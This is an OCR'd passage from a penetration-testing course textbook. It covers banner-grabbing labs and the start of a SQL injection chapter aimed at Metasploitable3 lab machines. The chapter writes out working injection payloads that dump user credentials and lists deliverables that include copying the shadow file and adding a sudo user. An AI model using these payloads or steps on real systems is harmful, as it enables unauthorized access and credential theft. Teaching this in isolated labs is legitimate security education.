


Figure 4 – Vulnerability research

We got a hit! It appears that **ProFTPD version 1.3.5** may be vulnerable to **CVE-2015-3306**,

which allows for remote file modification attacks. We could look into this further to learn how to exploit this (or find other CVEs), but for now this is good enough. Keep in mind that NIST's national vulnerability database (NVD) is a great resource for looking up known exploits in services and applications.

3.3. Press ***Ctrl+]*** and type ***quit*** to exit telnet

4. Repeat this process with the other open ports you find. If you want to go over and beyond, try to find at least one CVE for each one!

Port	Service	Banner/Header	Potential Vulnerability
21	ftp	ProFTPD 1.3.5 Server (ProFTP Default Installation)	CVE-2015-3306
22	ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2Ubuntu2.13	CVE-2016-6515
80	http*	Date: Fri, 31 May 2024 15:20:25 GMT **Server: Apache/2.4.7 (Ubuntu)** Connection: close Content-Type: text/html;charset=UTF-8	CVE-2022-22720
445	microsoft-ds	Connects – no info	Not enough information
631	ipp	Connects – no info	Not enough information
3306	mysql	Connection refused	Not enough information
8080	http-proxy*	Date: Fri, 31 May 2024 15:38:13 GMT Cache-Control: must-revalidate,no-cache,no-store Content-Type: text/html;charset=ISO-8859-1 Content-Length: 1267 **Server: Jetty(8.1.7.v20120910)**	CVE-2017-7657

NOTE: If you struggled with ports 80 and 8080, this is because the server is waiting for you (the client) to request the data that you want to see. Luckily, this is easy to do! After connecting to either port, type the following command to request the website's ***header*** information:

```
HEAD / HTTP/1.0
```

If done correctly (you may have to press ***Enter*** a couple of times), you should successfully retrieve the banner. This same technique can be repeated on port 8080 as well.




Figure 5 – Target's HTTP header information

5. Banner grabbing is an iterative process that results in many dead ends. You will switch between Nmap and the various Banner Grabbing tools quite often. Our initial scan only covered 100 of the most commonly used TCP ports. If you are having difficulties getting into a system, use various Nmap options to find more points of entry. Some examples include:

   - UDP, TCP Null, FIN, and Xmas scans
   - Idle and bounce scans
   - Scan all ports

Phase II – Banner Grabbing with Netcat

Netcat (nc) is another tool used for banner grabbing in a similar vein to telnet. It has not been supported since 1996, but it is still very useful. Many derivatives of netcat exist, but most people still use the original netcat.

1. To use netcat to grab the target's FTP banner over port 21

```
> nc 200.200.200.6 21
```

2. Like telnet, the resulting output should display the FTP service and version number

3. Exit netcat using *Ctrl+C*

4. For more practice with netcat, you should repeat the banner grabbing exercise in Phase I

> Are your results the same? Which command do you prefer?

Phase III – Banner Grabbing with cURL

cURL (client URL) uses URL syntax to transfer data using various network protocols.

1. Using cURL, retrieve the HTTP webpage hosted on our target

```
curl http://200.200.200.6
```

1.1. The result should be a complicated mess of the site's raw HTML code




Figure 6 – Retrieving HTML code with curl

1.2. As discussed earlier, a web server's ***header*** may be of more interest to us. You can display header information using the***include (-i)*** switch

```
> curl -i http://200.200.200.6
```




Figure 7 – Retrieving header with curl

Phase IV – Banner Grabbing with Nmap

Nmap is much more than just a port scanner! We can also write scripts to conduct more advanced enumeration techniques once an open connection is found. By default, several pre-written scripts are provided with the base installation of Nmap in the ***/usr/share/nmap/scripts*** directory. There are many options here for you to use, explore, and strengthen your penetration testing knowledge.

1. Conduct another ***fast port scan*** on the target and use the ***banner.nse*** script to display any banners it finds

```
> nmap -script banner.nse -F 200.200.200.6
```




Figure 8 – Nmap banner grabber

> **NOTE:** This gives us a bit more information than our initial Nmap scans, but be warned: running scripts generates more network traffic and is thus inherently less stealthy.

2. Retrieve the HTTP headers on ports 80 and 8080 using the ***http-headers.nse*** script

```
> nmap -script http-headers.nse -p 80,8080 200.200.200.6
```




Figure 9 – HTTP headers

Phase V – Viewing Banner Grabs in Wireshark

Banner grabbing is a great tool to stealthily get information about a target system, but how does it look over the wire? In this section, we will retrieve the target's FTP server banner and watch the packets in Wireshark.

1. Start a Wireshark packet capture session on the **Kali-Router** link

2. Perform a banner grab on **port 21 (FTP)** using your favorite method covered so far! – **telnet** / **netcat** / **nmap**

In this example, I used the following Nmap command:

```
> nmap -script banner.nse -p 21 -Pn 200.200.200.6
```

3. In Wireshark I can see that my **Nmap scan** produced about ***8 packets of noise*** to learn that the target

is using ProFTPD 1.3.5

```
100.100.100.13    200.200.200.6   TCP    60140 → 21 [SYN] Seq=0 Win=64240 L
200.200.200.6     100.100.100.13  TCP    21 → 60140 [SYN, ACK] Seq=0 Ack=1
100.100.100.13    200.200.200.6   TCP    60140 → 21 [ACK] Seq=1 Ack=1 Win=6
200.200.200.6     100.100.100.13  FTP    Response: 220 ProFTPD 1.3.5 Server
100.100.100.13    200.200.200.6   TCP    60140 → 21 [ACK] Seq=1 Ack=74 Win=
100.100.100.13    200.200.200.6   TCP    60140 → 21 [FIN, ACK] Seq=1 Ack=74
200.200.200.6     100.100.100.13  TCP    21 → 60140 [FIN, ACK] Seq=74 Ack=2
100.100.100.13    200.200.200.6   TCP    60140 → 21 [ACK] Seq=2 Ack=75 Win=
```

Figure 10 – Nmap banner grap network footprint

4. In contrast, using **telnet** only produced ***5 packets of noise*** to get the same information!

```
100.100.100.16    200.200.200.6   TCP    35826 → 21 [SYN] Seq=0 Win=64240 L
200.200.200.6     100.100.100.16  TCP    21 → 35826 [SYN, ACK] Seq=0 Ack=1
100.100.100.16    200.200.200.6   TCP    35826 → 21 [ACK] Seq=1 Ack=1 Win=6
200.200.200.6     100.100.100.16  FTP    Response: 220 ProFTPD 1.3.5 Server
100.100.100.16    200.200.200.6   TCP    35826 → 21 [ACK] Seq=1 Ack=74 Win=
```

Figure 11 – Telnet banner grab network footprint

> Your results may vary depending on the tools and techniques that you use. Examine your own packet capture... how does your network footprint compare? More packets? Less? Play with the various techniques we learned throughout this chapter and take note of any differences you find. Remember, the fewer packets generated, the more difficult it is to detect us!

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Banner Grab on port 21 using Telnet
- Banner Grab on port 21 using netcat
- Banner Grab on port 80 using cURL
- Banner Grab of all parts using Nmap

Homeworks

Assignment 1 – Expand your banner grabbing

Utilize the website for Nmap and the manual pages (man nmap) using various settings to discover at least 2 ports not revealed in the walk-through. Perform banner grabs on both ports using telnet, netcat, and cURL. Compare and contrast the different results in a short paragraph.

RECOMMENDED GRADING CRITERIA

- A document containing the following information
    - The identification of at least two ports that were not revealed in the walk-through
    - Screenshots from telnet, netcat, and cURL for unknown port#1
    - Screenshots from telnet, netcat, and cURL for unknown port#2
    - A brief description comparing the results of the different banner grabs

Assignment 2 – Metasploitable 3 – Windows

Start the Metasploitable 3 – Windows VM. Discover all of the ports and use the various banner grab techniques to get as much information about the machine. Create a document to contain the recommended grading criteria. (HINT: There are more than 30 ports to find)

RECOMMENDED GRADING CRITERIA

- A document containing the following information
    - A list of all the available ports along with their description (e.g. Phase 1, Step 7 chart)
    - A screenshot from telnet, netcat, or cURL for one of the ports
    - A screenshot from telnet, netcat, or cURL for one of the ports
    - A brief description comparing the results of the different banner grabs

Figures for Printed Version

CHAPTER 47

Gaining Access - SQL Injection

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

This section will show students the basics of performing a simple SQL injection. Prior knowledge of SQL is not required since we are walking you through the attack in a "monkey see, monkey do" fashion. This chapter provides experience in exploiting SQL database vulnerabilities. However, extensive SQL knowledge is necessary to conduct this type of attack against non-prescribed targets.

LEARNING OBJECTIVES

- Learn the basics of SQL Injection

PREREQUISITES

- Ch 42 Building the Baseline Network

DELIVERABLES

- 4 Screenshots are needed to earn credit for this exercise:
    - Successful SQL injection getting usernames and passwords
    - Using usernames and passwords to SSH into the target system
    - The addition of a new SUDO user as demonstrated by SSH into the target system
    - Showing the copy of the target's shadow file and passwd file in the local (Kali) Downloads folder

RESOURCES

- Deepak Prasad – "DWVA SQL Injection Exploitation Explained (Step-by-Step)" – https://www.golinuxcloud.com/dvwa-sql-injection/
- Murari, G. "*Exploiting the Vulnerabilities on Metasloit3 (sic) (Ubuntu) Machine Using Metasploit Framework and Methodologies*", Dec 2020, Concordia University of Edmonton

CONTRIBUTORS AND TESTERS

- Raechel Ferguson, Cybersecurity Student, ERAU-Prescott
- Justin La Zare, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Injection basics – find a way in

A SQL injection attack involves running an unintended SQL query using an application's client input fields. By using creativity within the constraints of the SQL syntax, attackers can access the SQL database, extract or modify information, adjust their inputs, and repeat until they gain access. Our first step is to find a place to insert SQL commands.

NOTE: Some IP addresses in the figures vary because the clarifying screenshots were added from different PCs when testing the lab. Your IPs will also vary.

1. Start with the attack environment from Chapter 42 and get it up and running

2. Find the IP address of the Metasploitable3-Linux VM using Nmap. In our example, we discovered the Metasploitable3-Linux VM using the this will be 200.200.200.8

```
Host is up (0.00059s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:FD:CA:F6 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux
3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0
- 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.
2 - 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).
```

Figure 1 – Nmap scan results

3. We can see that MySQL is running on port 3306, likely supporting a website.

4. Open Firefox on the Kali VM. Go to the address:

```
http://200.200.200.8
```




Figure 2 – Website results

5. Click on ***payroll_app.php***




Figure 3 – Found a website sign-on page

6. Log in with the Username ***admin*** and the Password ***admin***.

Figure 4 – Results of trying a log-on

7. We got in....sort of. We can see a table trying to display 4 fields, presumably from the MySQL database. We can work with that.

Phase II – SQL Injection

We want to try a few different SQL commands to see what happens. As a reminder, here are some SQL commands:

- ALL CAPS is used to differentiate between SQL commands and data. If a word is typed in ALL CAPS, you know that it is telling SQL to take an action.
- A delimiter separates commands in the way punctuation separates sentences within a paragraph.
  - An apostrophe (') delineates the beginning and end of a string.
  - A semicolon (;) marks the end of a full SQL command.
- Conditional operators evaluate conditions.
  - AND returns records where both on either side of the operator are true
  - OR returns records if either of the surrounding conditions is true.
- FROM is used to identify the table that stores the information.
- SELECT is used to retrieve data from the database table.
- UNION is used to combine the records of two or more SELECT statements.
- null indicates the absence of a value where it is being used.
- #, or sometimes –, indicates the beginning of a comment in SQL. This is often why we see this symbol at the end of a SQL injection; it comments out the rest of the query that otherwise would be executed.
- @ is used to denote a user-defined variable in SQL.
- % is a wildcard that can stand for any character or string of characters.
- @@ is used to access global variables and system functions.

1. With this information, return to the Payroll sign-on and try some injection. In the username field, type:

```
' OR 1=1 #
```

2. On the backend, the following SQL query may get executed:

```
SELECT username, first_name, last_name, salary FROM users WHERE username = '$user' and password = '$pass';
```

3. Replacing the **$user** and **$pass** variables with the inputs, we get the following query:

```
SELECT username, first_name, last_name, salary FROM users WHERE username = '' OR 1=1 #' and password = '';
```

4. This means, "Hey SQL, give me all records in the table where either the username field is blank (as the apostrophe ends the string) or if 1 equals 1." Since 1 is always equal to 1, this query will retrieve all of the records within the table. The check against the password is never seen because the # symbol comments everything afterward and is not executed.




Figure 5 – Results of SQL Injection

5. You can see that we got more information this way. We can assume that data property names in the database table are named *username*, f*irst_name, last_name*, and *salary*

6. But we don't know what version of SQL we are using. Knowing this information will help us develop our next SQL injection attack. Type:

```
' UNION SELECT null, null, null, @@version #
```

7. This SQL command is like before. Close out the username string (‘). Join (UNION) the response of a new command. Don't print in the username column (null), the first name column (null), or the last name column (null). In the fourth column, however, print the (@@version) version of the table. Ignore the rest of the query (#). This gives us a response of:




Figure 6 – Result of SQL injection to find the version

NOTE: Since the web application expects to print four output columns, the command could also easily be 'UNION SELECT @@version, null, null, null#', which would still give us the information. However, 'UNION SELECT @@version #' would not because, although the database would happily return the information we seek, the web application will error. This is because the web application will be trying to reference and display columns that do not exist.

8. We know from the login page that each user must have a password. Why else would the webpage ask for it? So, let's take this speculation further and try the following

```
' UNION SELECT username, password, null, null FROM users #
```

